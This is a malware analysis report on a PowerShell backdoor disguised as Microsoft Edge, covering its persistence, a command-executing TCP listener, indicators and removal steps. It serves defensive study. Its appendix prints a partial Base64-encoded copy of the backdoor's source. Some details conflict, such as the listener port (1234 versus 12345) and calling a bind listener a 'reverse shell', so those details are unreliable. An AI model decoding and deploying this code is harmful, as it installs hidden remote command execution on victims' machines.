“REVERSE” POWERSHELL MALWARE ANALYSIS

APRIL 26, 2023

[redacted]

Contents

Methodology

Tools

The analysis was carried out using a variety of dynamic and static analysis tools. This section details the tools and their purposes.

Name	Description	Artifacts
PEStudio	PE file examination tool	Binary details and properties
GHIDRA	Disassembly and reverse engineering tool	Code disassembly and binary properties
Process Monitor	Process monitoring tool	List of actions taken by binary
Wireshark	Network monitoring tool	Malicious packets and data transfer
Command-Line Tools	File analysis	File descriptors and binary properties

Analysis Process

The primary goal of this analysis is to provide insight into the operation and observed behaviors of the malicious binary sample provided. The analysis follows several established methods, including a static and dynamic analysis process. All analysis steps take place in an isolated Virtual Machine running the FLARE framework and toolsets. Unless otherwise mentioned, the analysis environment has not been modified past the FLARE defaults. The Virtual Machine operating system is Windows 10.

The analysis process is broadly outlined below.

I. File Analysis
    a. Command-Line tools
    b. Sandbox Analysis
II. Static Analysis
    a. PEStudio Analysis
    b. GHIDRA Disassembly Analysis
    c. Code Analysis
III. Dynamic Analysis
    a. Process Monitor behavioral analysis.
    b. Wireshark network behavioral analysis.
    c. Registry artifact analysis.

Certain aspects of the analysis have been tailored to the binary sample. These modifications are noted in the relevant sections.

Binary Overview

Attack Vector

The executable is sent to victim devices through spoofed emails that include a download link hosted on a private server. The observed links have proven to be unique, and access to the server is limited to the victim during the attack process. Thus, the current belief is that the malware is a result of targeted phishing campaigns.

File Analysis

The binary was preliminarily examined via Linux command-line tools in an Ubuntu Windows Subsystem for Linux instance. The following information was gathered.

Command	*Binary Name*	*Executable Type*	*Language*
file	mssedge.exe	PE32 Executable	Mono/.Net assembly

Command	*Hex*	*Description*
binwalk	0x0	Microsoft executable, portable
	0x1CA01	LZMA compressed data

Command	*Value*
md5sum	3475003481c71d31e23beceb1e333298
sha256sum	480f2f51b7c7a6bf25482cc8205d5b3c5e3d7e8661f9576628eab47d995e53bd

Additionally, advanced string analysis tools were used. The full results are included in the report materials. A summary is presented below.

- FLOSS results
  - 717 static strings
  - 661 ASCII strings
  - 56 UTF-16LE strings

Notable Imports	*Description*
System.Management.Automation	Windows .Net class for automation
System.Windows.Forms	Windows .Net class for form creation
PSCredentialTypes	PowerShell credential management
REQUEST_ADMINISTRATOR	Administrator elevation
FromBase64String	Decoding technique
BeginInvoke	Command invocation

Sandbox Analysis

Online sandboxing tool, VirusTotal was used to perform additional preliminary analysis on the binary sample. Initially, only the hash was used to search the database. However, the hash search did not result in any findings thus the binary was uploaded for further analysis. While uploading binary samples to online sandbox tools may result in tipping threat actors off, it was a necessary action to gain more information before starting an in-depth analysis.

The full VirusTotal report is included in the report materials. A summary is presented below.

Category	*Result*
Vendor Detection	21/70
Threat type	Generic Malware
Threat Label	Boxter
File Type	Win32 EXE
External Modules	credui, user32.dll, Kernel.dll
Execution	PowerShell, Run PowerShell expression
Defense Evasion	Decode data using Base64 in .NET, Masquerades in user directory
Persistence	Registry RunKeys
Privilege Escalation	Registry RunKeys
Discovery	Checks online IP addresses, Reads hosts file, queries processes

Overview Conclusions

The VirusTotal results are in-line with the results from the earlier file analysis. As such, the binary sample is likely a PowerShell script that has been compiled to an executable using the popular module ps2exe. Ps2exe uses the windows forms .NET class to create console-less executables. Additionally, the sample attempts to maintain persistence through registry edits, attempts to steal information such as IP addresses, and includes several evasion techniques.

Static Analysis

PEStudio

Static analysis provides insight into the binary sample without the risk of modifications or detection techniques that dynamic analysis poses. However, static analysis does not provide a complete look at the behavior and function of the malware. PEStudio was used to start the static analysis of the binary sample and is summarized below.

- PEStudio Results
  - 43 Indicators
  - 588 Functions
  - .NET Namespace
  - 4 Libraries

The full PEStudio report is included in the report materials. A summary is presented on the next page.

PeStudio

Indicator	*Detail*	*Level*
File > privilege > level	Administrator	1
.NET > namespace > flag	System.Security	1
String > size > suspicious	8812 bytes	2
Function > group	Obfuscation	3

Function	*Namespace*	*Flagged*	*Group*	*Library*
SecureString	System.Security	Yes	Security	mscoree.dll
CredUIPromptForCredentials	-	Yes	Cryptography	credui

The functions imported both deal with security management in Windows. Specifically, they are required imports when elevating to administrator privileges. Additionally, the indicators pulled out by PEStudio further demonstrate the binary sample has built-in evasion tactics. The file size indicator is notable as well, as the executable masquerades as Microsoft Edge (msedge.exe). The file size of the malware does not match the expected size of the legitimate msedge.exe file.

GHIDRA

Further static analysis was performed with GHIDRA. While GHIDRA was unable to properly disassembly the sample, some useful information was obtained through the analysis. Using the type search function in GHIDRA, Unicode data was extracted. At location 00408a28, a Base64 encoded Unicode string was found. Using decoding tools, the Base64 string was decoded. The output of the decoding process was a PowerShell expression that executed an encoded Base64 string. Through further decoding the string used in the command, the binary's code was extracted. All strings are provided in the report materials.

Code Analysis

Code analysis began after the code was successfully extracted. The full code is included in the report materials. A summary is presented below.

Parameter	*Description*
Run	Boolean parameter set to True when run as a service or on startup
Elevated	Detects admin privileges

Persistence Mechanism	*Description*
Registry Key creation	Registry run keys are created to auto start an instance of the malware on device startup
Service Creation	A service is created that launches the malware executable with the Run parameter

Code Analysis

Evasion Mechanism	*Description*
Relocation	Malware relocates into the Microsoft Edge directory
Obfuscation	Script is encoded in Base64 and decoded on execution
Masquerading	Malware runs the legitimate edge executable when manually launched

Process	*Description*
Socket Creation	A socket is created using the System.Net.Sockets.TcpListener .NET class
Connection	Using the socket, the malware listens on port 12345 on all local addresses
Execution	When receiving a command, the server executes the command and returns the result

Static Analysis Conclusions

Through the static analysis process, and the code analysis process, the function of the malware has been determined. Firstly, the malware hides itself in the legitimate edge executable location. This is to mask the process when investigated. Secondly, the malware creates firewall rules to allow itself network access. It then creates a service and run key to establish persistence. When manually launched, the malware appears to operate as a legitimate edge process. It calls the edge executable and creates a legitimate instance of it. In the background, the malware opens a PowerShell session and begins to listen on tcp port 1234. When a command comes in, it executes the command in the PowerShell session and returns the output.

Dynamic Analysis

Process Monitor

Moving into dynamic analysis, Process Monitor was used to log the actions the malware took while running. The malware initially accesses a set of security related registry keys at HKLM\System\CurrentControlSet\Control\WMI\Security. This is likely the first check for administrative capabilities. It then begins to import .NET framework files at HKLM\SOFTWARE\Microsoft\.NETFramework. It then uses HKLM\SOFTWARE\Microsoft\Cryptography to begin the decoding of the expression. During the execution of the malware, the registry hive HKLM\SOFTAWRE\Microsoft\.NETFramework\v4.0.30319 is used to manage the server connection. The keys used are UseHttpPipeliningAndBufferPooling, HWRPortReuseOnSocketBind, and other connection keys. When executing commands, it uses the HKCR\exefile\shell\open\command keys.

The full Process Monitor log is included in the report materials.

Wireshark

Using Wireshark to monitor the TCP stream associated with malware process further demonstrated the functionality of the malware. The TCP server created by the malware is unencrypted. Therefore, by intercepting or sniffing the packets, the client<->server communications can be intercepted and read in

plaintext. If the TCP stream is identified, Wireshark can pull all of the commands that were sent from the client. Additionally, there is no built-in obfuscation of the client address. This makes it easy to trace the client IP and create indicators and signatures to look for.

The full Wireshark log is included in the report materials.

Dynamic Analysis Conclusions

Using the dynamic analysis tools, the full functionality of the malware has been made clear. It is a trojan that masquerades as a legitimate Microsoft Edge process. When it's run, the malware creates a TCP server that listens for commands from a client. The commands are then executed and returned to the client. This type of reverse shell is often used to exfiltrate secrets from devices.

Conclusions

Indicators & Signatures

Indicator	*Descriptor*
mssedge.exe	The name of the executable analyzed
TCP traffic on port 12345	The port used for the reverse shell communications
PowerShell command execution logs	Command execution logs from sessions that have not been legitimately launched
HKCU\Software\Microsoft\Windows\CurrentVersion\Run	Modifications to the Run keys
MicrosoftEdgeUpdater service	The service created by the malware

Remediation Steps

Remediation is relatively simple for this piece of malware. The following steps are advised.

Step	*Command*	*Description*
Stop the malicious process	Stop-Process (Get-Process -Name mssedge).ID	Stop the server process
Remove the Registry Run key	rm HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\mssedge	Remove the run key that auto starts the process
Remove the service	(Get-WmiObject -Class Win32_Service -Filter "Name='MicrosoftEdgeUpdater'").delete()	Remove the service created by the malware

Appendix

```
[redacted]:~/Malware$ file mssedge.exe
mssedge.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
[redacted]:~/Malware$ binwalk mssedge.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
22903         0x5977          Copyright string: "CopyrightAttribute"
116667        0x1C7BB         XML document, version: "1.0"
117249        0x1CA01         LZMA compressed data, properties: 0xD0, dictionary size: 786432 bytes, uncompressed size
: 944766976 bytes
```

Figure 1 - File analysis output

```
FLARE FLOSS RESULTS (version v2.2.0-0-g783dd8f)
+------------------------+------------------------------------------------------------------------------------------+
| file path              | mssedge.exe                                                                              |
| extracted strings      |                                                                                          |
|  static strings        | 717                                                                                      |
|  stack strings         | 0                                                                                        |
|  tight strings         | 0                                                                                        |
|  decoded strings       | 0                                                                                        |
+------------------------+------------------------------------------------------------------------------------------+

------------------------------
| FLOSS STATIC STRINGS (717) |
--------------
------------------------------
| FLOSS ASCII STRINGS (661) |
------------------------------
!This program cannot be run in DOS mode.
#bId
.text
`.rsrc
@.reloc
*.('
PAs*
MY(A
GXs6
:
```

Figure 2 - FLOSS Result Summary



Figure 3 - PEStudio results



Figure 4 - PEStudio results



Figure 5 - PEStudio results



Figure 6 - GHIDRA Disassembly



Figure 7 - GHIDRA type search results

```
1zc2VkZ2UuZXhlIg0KfQ0KDQojIE1ha2Ugc2VydmljZQ0KaWYoIShHZXQtU2VydmljZSB8ID8gTmFtZSAtZXEgIk1pY3Jvc29mdEVkZ2VVcGRhdGVyIikpew0KICAgIE5ldy1TZXJ2aWNlIC1OYW1lICJNa
WNyb3NvZnRFZGdlVXBkYXRlciIgLURpc3BsYXlOYW1lICJNaWNyb3NvZnQgRWRnZSBVcGRhdGUgU2VydmljZSIgLUJpbmFyeVBhdGhOYW1lICJDOlxQcm9ncmFtIEZpbGVzICh4ODYpXE1pY3Jvc29mdFxF
ZGdlXEFwcGxpY2F0aW9uXG1zc2VkZ2UuZXhlIC1SdW4iIC1TdGFydHVwVHlwZSAiQXV0b21hdGljIiAtRGVzY3JpcHRpb24gIk1pY3Jvc29mdCBFZGdlIHVwZGF0ZSBzZXJ2aWNlIg0KfQ0KDQojIE1ha2U
gcmVnaXN0cnkgZW50cnkgDQppZighKFRlc3QtUGF0aCBIS0NVOlxTb2Z0d2FyZVxNaWNyb3NvZnRcV2luZG93c1xDdXJyZW50VmVyc2lvblxSdW5cbXNzZWRnZSkpew0KICAgIE5ldy1JdGVtIC1QYXRoIE
hLQ1U6XFNvZnR3YXJlXE1pY3Jvc29mdFxXaW5kb3dzXEN1cnJlbnRWZXJzaW9uXFJ1biAtTmFtZSBtc3NlZGdlIC1Gb3JjZQ0KICAgIFNldC1JdGVtIC1QYXRoIEhLQ1U6XFNvZnR3YXJlXE1pY3Jvc29md
FxXaW5kb3dzXEN1cnJlbnRWZXJzaW9uXFJ1blxtc3NlZGdlIC1WYWx1ZSAnIk1pY3Jvc29mdCBFZGdlIj0iQzpcUHJvZ3JhbSBGaWxlcyAoeDg2KVxNaWNyb3NvZnRcRWRnZVxBcHBsaWNhdGlvblxtc3Nl
ZGdlLmV4ZSAtUnVuIicNCn0NCg0KIyBTd2l0Y2ggYXQgc29tZSBwb2ludCB0byBnZW5lcmF0ZSBpbmZvIGR5bmFtaWNhbGx5DQppZigkSG9tZUFkZHIgLWVxICRudWxsIC1PciAkSG9tZVBvcnQgLWVxICR
udWxsKXsNCiMgICAgIFdyaXRlLUhvc3QgIlNwZWNpZnkgaG9tZSBhZGRyZXNzIGFuZCBwb3J0Ig0KIyAgICAgV3JpdGUtSG9zdCAiSG9tZSBBZGRyZXNzOiAiIC1Ob05ld0xpbmUNCiMgICAgICRIb21lQW
RkciA9IFJlYWQtSG9zdA0KIyAgICAgV3JpdGUtSG9zdCAiSG9tZSBQb3J0OiAiIC1Ob05ld0xpbmUNCiMgICAgICRIb21lUG9ydCA9IFJlYWQtSG9zdA0KIyBGb3IgcHJhY3RpY2FsIHB1cnBvc2VzLCBia
W5kIG9uIGFsbCBhZGRyZXNzZXMgDQojIElkZWFsbHksIHRoZSBwb3J0IHdvdWxkIGJlIGNob3NlbiBhdCBnZW5lcmF0aW9uLiBIb3dldmVyLCBJJ20ga2VlcGluZyBpdCAxMjM0NSBmb3IgdGVzdGluZy4g
DQokSG9tZUFkZHIgPSAiMC4wLjAuMCINCiRIb21lUG9ydCA9IDEyMzQ1DQp9DQoNCiMgSURLLCBzZW5kIHRoaXMgYWZ0ZXIgc2VydmVyIGlzIGVzdGFibGlzaGVkIGlnDQojIE1vcmUgb24gdGhpcyBsYXR
lcg0KJEhvbWVFeHQgPSAoaW52b2tlLXdlYnJlcXVlc3QgLXVyaSBpZmNvbmZpZy5tZSkuQ29udGVudA0KDQojIE5ldyBUQ1AgTGlzdGVuZXIgb2JqZWN0DQokU2VydmVyID0gTmV3LU9iamVjdCBTeXN0ZW
0uTmV0LlNvY2tldHMuVGNwTGlzdGVuZXIoJEhvbWVBZGRyLCAkSG9tZVBvcnQpDQojIE5ldyBCdWZmZXIgb2JqZWN0IHRvIGhvbGQgdGhlIGNvbnZlcnRlZCBtZXNzYWdlcyBpbiBieXRlcw0KJEJ1ZmYgP
SBOZXctT2JqZWN0IFN5c3RlbS5CeXRlW10gMTAyNA0KIyBPYmplY3QgdG8gYXNjaWkgZW5jb2RlIHRoZSBtZXNzYWdlcw0KJEVuYyA9IE5ldy1PYmplY3QgU3lzdGVtLlRleHQuQXNjaWlFbmNvZGluZw0K
IyBTdGFydCB0aGUgc2VydmVyDQp0cnl7DQogICAgJFNlcnZlci5zdGFydCgpDQogICAgIyBTdGFydCBlZGdlIHRvIGhpZGUgdGhlIHByb2Nlc3MNCiAgICAjIGRvbid0IHN0YXJ0IGlmIHNjcmlwdCBpcyB
ydW5uaW5nIGF1dG9tYXRpY2FsbHkNCiAgICBpZigkUnVuIC1lcSAkRmFsc2Upew0KICAgICAgICBzdGFydC1wcm9jZXNzICJDOlxQcm9ncmFtRGF0YVVxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XF
Byb2dyYW1zXE1pY3Jvc29mdCBFZGdlLmxuayINCiAgICB9DQogICAgIyBGb3JldmVyDQogICAgd2hpbGUgKCR0cnVlKXsNCiAgICAgICAgIyBBY2NlcHQgYSBjbGllbnQNCiAgICAgICAgJENsaWVudCA9I
CRTZXJ2ZXIuQWNjZXB0VGNwQ2xpZW50KCkNCiAgICAgICAgIyBHZXQgdGhlIGNsaWVudCBtZXNzYWdlIHN0cmVhbQ0KICAgICAgICAkU3RyZWFtID0gJENsaWVudC5HZXRTdHJlYW0oKQ0KICAgICAgICAj
IFdoaWxlIHRoZSBieXRlIHN0cmVhbSBpcyBub3QgMCAoZS5nLiwgc3RpbGwgaW5jb21pbmcpDQogICAgICAgIHdoaWxlICgoJGkgPSAkU3RyZWFtLlJlYWQoJEJ1ZmYsMCwkQnVmZi5MZW5ndGgpKSAtbmU
gMCl7DQogICAgICAgICAgICAjIENvbnZlcnQgdGhlIGJ5dGVzIHRvIHN0cmluZw0KICAgICAgICAgICAgJFJlc3AgPSAkRW5jLkdldFN0cmluZygkQnVmZiwwLCRpKQ0KICAgICAgICAgICAgIyBRdWl0IG
1lc3NhZ2UNCiAgICAgICAgICAgIHRyeXsNCiAgICAgICAgICAgICAgICAjIFJ1biB0aGUgcmVjaWV2ZWQgbWVzc2FnZSBhcyBhIGNvbW1hbmQNCiAgICAgICAgICAgICAgICAkQ29tbSA9IChbJnZva2UtR
XhwcmVzc2lvbiAkUmVzcCB8IG91dC1TdHJpbmcpDQogICAgICAgICAgICAgICAgIyBFbmNvZGUgdGhlIGNvbW1hbmQgb3V0cHV0DQogICAgICAgICAgICAgICAgJERhdGEgPSAkRW5jLkdldEJ5dGVzKCRD
b21tKQ0KICAgICAgICAgICAgICAgICRCbGFuayA9IE5ldy1PYmplY3QgYnl0ZVtdIDEwMjQNCiAgICAgICAgICAgICAgICAkRW5kID0gJEVuYy5HZXRCeXRlcygiRW5kTWVzc2FnZSIpDQogICAgICAgICA
gICAgICAgIyBTZW5kIGl0IHRvIHRoZSBjbGllbnQNCiAgICAgICAgICAgICAgICAkU3RyZWFtLldyaXRlKCREYXRhLDAsJERhdGEuTGVuZ3RoKQ0KICAgICAgICAgICAgICAgICRTdHJlYW0uV3JpdGUoJE
JsYW5rLDAsJEJsYW5rLkxlbmd0aCkNCiAgICAgICAgICAgICAgICAkU3RyZWFtLldyaXRlKCRFbmQsMCwkRW5kLkxlbmd0aCkNCiAgICAgICAgICAgICAgICAkU3RyZWFtLldyaXRlKCRCbGFuaywwLCRCb
GFuay5MZW5ndGgpDQogICAgICAgICAgICAgICAgfWNhdGNoew0KICAgICAgICAgICAgICAgICAkRGF0YSA9ICRFbmMuR2V0Qnl0ZXMoJEVycm9yWzBdKQ0KICAgICAgICAgICAgICAgICAgICAkTmV3
bCA9ICRFbmMuR2V0Qnl0ZXMoImBuIikNCiAgICAgICAgICAgICAgICAgICAgJEJsYW5rID0gTmV3LU9iamVjdCBieXRlW10gMTAyNA0KICAgICAgICAgICAgICAgICAgICAkRW5kID0gJEVuYy5HZXRCeXR
